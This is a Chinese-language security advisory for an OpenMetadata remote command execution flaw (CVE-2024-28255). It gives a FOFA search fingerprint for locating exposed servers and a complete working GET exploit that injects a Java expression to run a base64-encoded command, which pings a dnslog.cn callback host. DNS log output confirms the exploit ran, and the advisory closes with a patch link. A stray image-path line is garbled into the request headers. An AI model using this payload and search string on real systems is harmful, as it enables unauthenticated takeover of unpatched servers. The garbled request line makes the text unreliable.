

OpenMetadata 命令执行漏洞(CVE-2024-28255)预警

漏洞描述

OpenMetadata存在安全漏洞，该漏洞源于当请求的路径包含任何排除的端点时，过滤器将返回而不验证 JWT。导致未经身份验证的远程攻击者可以利用该漏洞远程命令执行，获取服务器权限。

影响范围

version < 1.2.4

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA: icon_hash="733091897"

POC/EXP:

GET

/api/v1;v1%2fusers%2flogin/events/subscriptions/validation/condition/T(java.lang.Runtime).getRuntime().exec(new%20java.lang.String(T(java.util.Base64).getDecoder().decode(%22cGluZyBuNGUyM3kuZG5zbG9nLmNu%22))) HTTP/1.1

Host:127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0


Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Upgrade-Insecure-Requests: 1

Connection: close



DNSLog.cn

Get SubDomain Refresh Record

n4e23y.dnslog.cn

DNS Query Record	IP Address	Created Time
n4e23y.dnslog.cn	3.209.83.45	2024-04-30 11:12:24
n4e23y.dnslog.cn	3.209.83.45	2024-04-30 11:12:22
n4e23y.dnslog.cn	3.209.83.45	2024-04-30 11:12:22
n4e23y.dnslog.cn	3.251.104.135	2024-04-30 11:12:15
n4e23y.dnslog.cn	3.251.104.135	2024-04-30 11:12:13
n4e23y.dnslog.cn	3.251.104.135	2024-04-30 11:12:13
n4e23y.dnslog.cn	3.251.104.135	2024-04-30 11:12:12
n4e23y.dnslog.cn	3.228.172.209	2024-04-30 11:12:12
n4e23y.dnslog.cn	3.209.85.66	2024-04-30 11:12:12
n4e23y.dnslog.cn	3.251.104.135	2024-04-30 11:12:11

修复方案

官方修复:

官方已发布最新补丁, 请升级至最新版本:

<https://github.com/open-metadata/OpenMetadata/releases/tag/1.2.4-release>

